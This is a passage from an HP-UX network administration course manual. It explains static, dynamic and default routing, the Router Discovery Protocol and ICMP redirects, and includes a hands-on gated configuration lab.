The answer depends on whether static, dynamic, or default routes are used.
Router Y
Router X
Router Z
Workstation B

Student Notes

In general, it is the responsibility of the site network administrator to ensure that the routers are configured properly to direct packets from network segment to network segment as appropriate. However, it is the responsibility of the system administrator to configure the host to perform the initial route from the system to the first router.

The importance of this configuration is illustrated on the slide above. Workstation A communicates with Workstation B and Workstation C. When sending a packet to Workstation B, the preferred route may be through Router X (only 1 hop away). When communicating with Workstation C however, the preferred route is through Router Y (only 1 hop).

The configuration of Workstation A can be performed in one of three different ways:


Static routes Paths to the routers are configured and maintained manually by the system administrator.

Dynamic routes Paths to the routers are configured and maintained by an OS daemon (e.g. **`gated`**).

Default route All paths are initially configured to go to one router. Adjustments (addition of other routes) are made from there by an OS daemon (**`gated`**).

The next three slides address each of these methods.

5–5. SLIDE: Using Static Routes



Using Static Routes

```
# netstat -r
Routing tables
Dest/Netmask       Gateway         Flags  Refs   Use Interface  Pmtu
127.0.0.1          127.0.0.1       U H       0    414  lo0         4136
WorkstationB       RouterX         U H       1    523  lan0        4136
WorkstationC       RouterY         U H       1    523  lan0        4136
156.153.0.0        WorkstationA    U         2   8290  lan0        1500
```

Workstation A
Network 156.153.0.0
Workstation C
Static routes have to be maintained manually, and they do not detect changes in the network.
Router Y
Router X
Router Z
Workstation B

Student Notes

One solution for managing the route table on a host machine is to use static routes.


Static routes are entries that the system administrator enters manually into the route table with the **`route`** command. Static routes can also be configured by the system administrator to be added to the route table every time the system boots.

Some people think, *an advantage of static routes is they are independent of the routing protocol* (RIP, OSPF, or others) being used by routers. The host is not dependent on a specific routing protocol. This means that if the routing protocol between routers does change (i.e. RIP to OSPF), the host systems are unaffected.

Other people think, *a disadvantage of static routes is they are independent of the routing protocol* being used by routers. As new routers and networks are discovered and added to the network, the host machine using static routes will not know how to get to these new networks. New entries will have to be added manually by the system administrator to the route table for these new networks. As more networks are added and the total number of subnets grow, the task of maintaining the route table on each and every host can become overwhelming and impractical.

A second disadvantage of static routes, is their lack of ability to detect downed routers on the network. If the primary path to a destination node fails (e.g. the path going from Workstation A to Workstation C through Router Y, as shown in the slide), the static route will not be able to re-route the packet through an alternate path (e.g. going through routers X and Z to make it to Workstation C). In order to recover from a downed route, the system administrator has to manually remove the downed route from the route table, and then manually add the alternate route. Once the downed route comes back on-line, the system administrator has to remember to remove the alternate route and add back the primary route (which often times they forget to do).

5–6. SLIDE: Using Dynamic Routes



Using Dynamic Routes

```
# netstat -r
Routing tables
Dest/Netmask      Gateway        Flags  Refs   Use Interface  Pmtu
127.0.0.1         127.0.0.1      U H      0    414  lo0        4136
128.1.0.0         RouterX        U        1    523  lan0       4136
192.1.1.0         RouterY        U        1    523  lan0       4136
156.153.0.0       WorkstationA   U        2   8290  lan0       1500
```

Dynamic routing requires each host to listen for route advertisements. This causes a lot of network traffic and places a lot of overhead on each host.

Student Notes

A second solution for managing the route table on each host is dynamic routing.

Dynamic routing involves running a background daemon (e.g. gated daemon) on each host to listen for route advertisements from the different routers on the network. Upon hearing and receiving the various route advertisement packets, the background daemon adds corresponding route entries to the kernel's route table.

On the slide, assume Workstation A has the gated daemon running in the background listening for RIP packets. From Router X, Workstation A will hear advertisements to the 128.1.0.0 network in one hop, and advertisements to the 192.1.1.0 network in two hops. From Router Y, Workstation A will hear advertisements to the 192.1.1.0 network in one hop, and advertisements to the 128.1.0.0 network in two hops. The daemon will than add entries to the host's table which will get him to the 128.1.0.0 and 192.1.1.0 networks in as few a hops as possible.

The advantage of dynamic routing is all newly discovered networks and subnets will automatically have route table entries added for them as they are discovered.


The host's route table is automatically maintained by the background daemon freeing the system administrator to do other things.

A second advantage of dynamic routing is the ability for a host to detect downed routes and automatically use an alternate route should one be available. The ability of dynamic routing to utilize a redundant route in the event of a primary route failure, is a key advantage to dynamic routing.

The main disadvantage of dynamic routing is the overhead placed on each workstation from the dynamic routing **`gated`** daemon. Not only is this daemon constantly listening for RIP packets (taking up CPU overhead), but it also adds every subnet and network that it hears about (from route advertisements), to the kernel's route table. As more and more systems connect to the Internet, the number of entries in the route table can be in the thousands when using this routing solution.

Because of the overhead (and the dependency on the routing protocol), this approach is typically used only in small companies.

5–7. SLIDE: Using the Default Route



Using the Default Route

```
# netstat -r
Routing tables
Dest/Netmask      Gateway        Flags  Refs   Use Interface  Pmtu
127.0.0.1         127.0.0.1      U H      0    414  lo0        4136
156.153.0.0       WorkstationA   U        2      0  lan0       1500
default     RouterY        UG       0    328  lan0       4135
```

Workstation A
Network 156.153.0.0
Router Y
Workstation C
Router X
Network 192.1.1.0
Router Z
Network 128.1.0.0
Workstation B
This method has low overhead and puts the routing responsibilities on the default router. We need a way to discover the default router.

Student Notes

A third option for managing the route table on a host is to simply set a default route which is used for all undefined network destinations.

In the slide, we see Workstation A's route table contains an entry for the local network 156.153.0.0, and a **`default`** entry. This default route is used when communicating with any other node on any other network. Therefore, when Workstation A sends a packet to Workstation B or Workstation C, both of these packets will be sent to the default Router Y, and Router Y will have the responsibility of determining the best route from that point.

The main advantage of this solution is it prevents the route table on the host from becoming large and unmanageable. The route table is extremely simple and very little overhead is required to maintain it.

This solution especially makes sense for networks which contain a single gateway to many other networks (i.e. the Internet). Local addresses get routed locally, but all other network addresses are routed through the default router.

One obvious disadvantage is in certain cases (like the one on the slide), the most efficient route is not always used. For example, when Workstation A communicates with Workstation

B, the best route is to go through Router X. But, the way the route table for Workstation A is defined, the packets will be routed through Router Y to Router Z and then onto Workstation B. The inefficiency in this route is caused by the simplicity of the solution.

At this point, there should be three questions lingering in the back of your mind:


1. Who sets the default route? Is it the system administrator, or some network daemon?

2. What happens if the default router goes down? Will the host be able to use a redundant route if one exists?

3. Is there a way to create supplement routes (i.e. add to the kernel's route table) such that when an inefficient routes exist, a more efficient route can be added for that particular network?

The answer to all three of these questions is contained on the next two slides.

5–8. SLIDE: Router Discovery Protocol Daemon



Router Discovery Protocol Daemon

/etc/gated.conf

```
rip no;
routerdiscovery client yes {
    interface all broadcast;
};
icmp {
    traceoptions routerdiscovery;
};
```

Nobody told me who to send my packets to. Good thing I can relay on gated to set my default route.

```
# netstat -r
Routing tables
Dest/Netmask      Gateway        Flags  Refs   Use Interface  Pmtu
127.0.0.1         127.0.0.1      U H      0    414  lo0        4136
156.153.0.0       WorkstationA   U        2      0  lan0       1500
default      RouterX        UG       0    328  lan0       4135
```

Student Notes

The Router Discovery Protocol is designed to work with the ICMP router discovery messages, which are recommended for use with all the current routers. The primary purpose of the Router Discovery Protocol is to initially set and continually maintain the default route entry in the kernel's route table.


The Router Discovery Protocol accomplishes its task of managing the default route entry by soliciting for routes when the system is initially booted. Then it continually listens for ICMP route advertisement messages that are broadcast periodically (usually every 7 minutes) by all routers on the network. If the system running the Router Discovery Protocol does not hear the default router broadcast its route within 30 minutes, then the system replaces the default route entry with an entry for a router which is sending ICMP route advertisement broadcasts.

The slide shows Workstation A sending out a router solicitation message to all routers on the network asking them to respond with a list of routes for which they have information. Included in the responses for each route will be an accompanying preference number (assigned by the network administrator for that router).

Since Router X provides access to the majority of the network and Router Y only connects to a small subnet, Router X is likely to have a higher preference number. Therefore, it will be selected and assigned as the default route in the kernel's route table on Workstation A.

The Router Discovery Protocol is implemented through the gated daemon on HP-UX 11.00. On HP-UX 10.x operating system releases, a separate daemon, `rdpd`, was used to implement Router Discovery Protocol.

5–9. SLIDE: Redirection



Redirection

/etc/gated.conf

```
rip no;
redirect yes;
```

Router X had to redirect my packets to Router Y. Next time I will just send those packets directly to Router Y.

Workstation B

Network 192.1.1.0

Workstation A

Network 156.153.0.0

1

2

3

ICMP redirect

Router Y

Router X

Rest of the Network

```
# netstat -r
Routing tables
Dest/Netmask      Gateway         Flags  Refs   Use Interface  Pmtu
127.0.0.1         127.0.0.1       U H      0    414  lo0        4136
156.153.0.0       WorkstationA    U        2      0  lan0       1500
192.1.1.0      RouterY        U        0     87  lan0       4135
default      RouterX        UG       0    328  lan0       4135
```

Student Notes

There are a number of scenarios (including the one on the slide), where the default route is ideal for the majority of the destinations, but inefficient for the other destinations.

On the slide, we see that Router X is the default route to which all non-local packet traffic is routed. This includes Workstation B which is on the 192.1.1.0 network. When Workstation A sends a packet to Workstation B, the packet first goes to Router X which resends or reroutes the packet to Router Y. This creates a delay for the packet in reaching Workstation B and doubles the traffic load on the 156.153 network when Workstation A communicates with Workstation B.


To help resolve this situation, the routers should be configured to send ICMP redirect messages back to the originating host. The ICMP redirect message tells the originating host to add an entry to its route table to direct all future messages for that network to the preferred router (listed in the ICMP redirect message), and not to the default router.

In order for the hosts to receive and process all the ICMP redirect messages, the **`gated`** daemon must be configured. The **`gated`** daemon will add an entry to the kernel's route table when the ICMP redirect message is received. Once the ICMP redirect message is processed, all future communications with the redirected destination will go straight to the preferred router, and not the default router.

5–10. LAB: Managing Routes with the `gated` Daemon

Names of Systems for the Lab

The following lab requires three systems. Work together as a team to accomplish each of the tasks. You can either move from system to system as a group, or use SharedX to make sure all the team members can see all the steps performed.



Back Up the Network Configuration Files

1. Backup the network configuration files. We have provided a script to do this:

```
#  netfiles.sh  -b  /tmp/netfiles
```

Configure the Router Discovery Server

2. On the router discovery server, setup the second LAN card. Put lan1 on the 130.1 network with a subnet mask of 255.255.0.0 (replace the *x*'s with the corresponding octet of the systems current IP address).

   ```
   #  vi /etc/rc.config.d/netconf
   ```

   [Create the necessary entries such that lan1 is on the 130.1 subnet]

   ```
   INTERFACE_NAME[1]=lan1
   IP_ADDRESS[1]=130.1.x.x
   SUBNET_MASK[1]=255.255.0.0
   BROADCAST_ADDRESS[1]=""
   LANCONFIG_ARGS[1]="ether"
   DHCP_ENABLE[1]=0
   ```

3. Re-execute the net startup script to initialize the second LAN card lan1:

```
#  /sbin/init.d/net start
```

4. Add the entries necessary for the system to act as a “Router Discovery” server.

```
#  vi /etc/gated.conf
```

```
rip yes;

routerdiscovery server yes {
    interface all maxadvinterval 30;
    address all broadcast;
};

icmp {
    traceoptions routerdiscovery;
};
```

5. Check the syntax of the **gated.conf** file and correct any errors if necessary.

```
#  gated –C
```

6. Start the **gated** daemon on the primary server.

```
#  gated –t /var/adm/gated.log
```

7. Verify that the **`gated`** daemon was started and that the system is sending “router discovery” packets.

```
#  tail –f /var/adm/gated.log
```

Configure the Router Discovery Client

8. On the router discovery client, edit the **`gated.conf`** file. Add the entries necessary for the system to act as a “Router Discovery” client.

```
#  vi /etc/gated.conf
```

```
rip no;

routerdiscovery client yes {
    interface all broadcast;
};

icmp {
    traceoptions routerdiscovery;
};
```

9. Check the syntax of the **`gated.conf`** file and correct any errors if necessary.

```
#  gated -C
```

10. Start the **`gated`** daemon on the router discovery client.

```
#  gated –t /var/adm/gated.log
```

11. Verify that the **`gated`** daemon was started and that the default route on the client was set to that of the Router Discovery server.

```
#  netstat -rn
```

Configure the RIP Broadcast Server

12. On the server broadcasting RIP packets, set up the second LAN card. Put lan1 on the 140.1 network with a subnet mask of 255.255.0.0 (replace the *x*'s with the corresponding octet of the systems current IP address).

```
#  vi /etc/rc.config.d/netconf
```

[Create the necessary entries such that lan1 is on the 140.1 subnet]

```
INTERFACE_NAME[1]=lan1
IP_ADDRESS[1]=140.1.x.x
SUBNET_MASK[1]=255.255.0.0
BROADCAST_ADDRESS[1]=””
LANCONFIG_ARGS[1]=”ether”
DHCP_ENABLE[1]=0
```

13. Re-execute the net startup script to ntitialize the second LAN card lan1:

```
#  /sbin/init.d/net start
```

14. On the RIP server, edit the **`gated.conf`** file. Add the entries necessary for the system to broadcast RIP advertisements.

```
#  vi /etc/gated.conf
```

```
interfaces {
    interface all passive;
};
rip yes {
    broadcast;
  interface all version 2;
  traceoptions packets;
};
```

15. Check the syntax of the **`gated.conf`** file and correct any errors if necessary.

```
#  gated -C
```

16. Start the **`gated`** daemon on the primary server.

```
#  gated –t /var/adm/gated.log
```

17. Verify that the **`gated`** daemon was started and that RIP packets are currently being advertised.

```
#  tail –f /var/adm/gated.log
```

18. Verify that the Router Discovery server (which should be listening for RIP advertisements) updated its route table to reflect a route to the 140.1 subnet.

```
#  netstat -rn
```

Enable ICMP Redirects on the Router Discovery Client

19. On the router discovery client, edit the **gated.conf** file to enable the processing of ICMP redirect packets

```
#  vi /etc/gated.conf
```

```
rip no;

routerdiscovery client yes {
    interface all broadcast;
};

icmp {
    traceoptions routerdiscovery;
};
redirect yes;
```

20. Restart the **gated** daemon on the client.

```
#  ps –ef | grep gated        (Note the PID for the gated daemon)
#  kill  [PID_of_gated_daemon]
#  gated –t /var/adm/gated.log
```

21. Verify there is not a route to the 140.1 subnet.

```
#  netstat -rn
```

22. Ping the lan card on the RIP broadcast server with a 140.1 IP address. Since the default router knows about this subnet, it should succeed.

```
#  ping –o 140.1.x.x
```

Upon exiting the ping command with a `<CNTL> c` notice that two different pathes were used. The first path goes through the router, the second path goes directly to the RIP broadcast server. This path was added through an ICMP redirect.

23. Verify that the path to the 140.1 subnet was added to the client's route table.

```
# netstat -rn
```

Restore the Network Configuration Files

24. Restore the network configuration files. Use the provided script to do this:

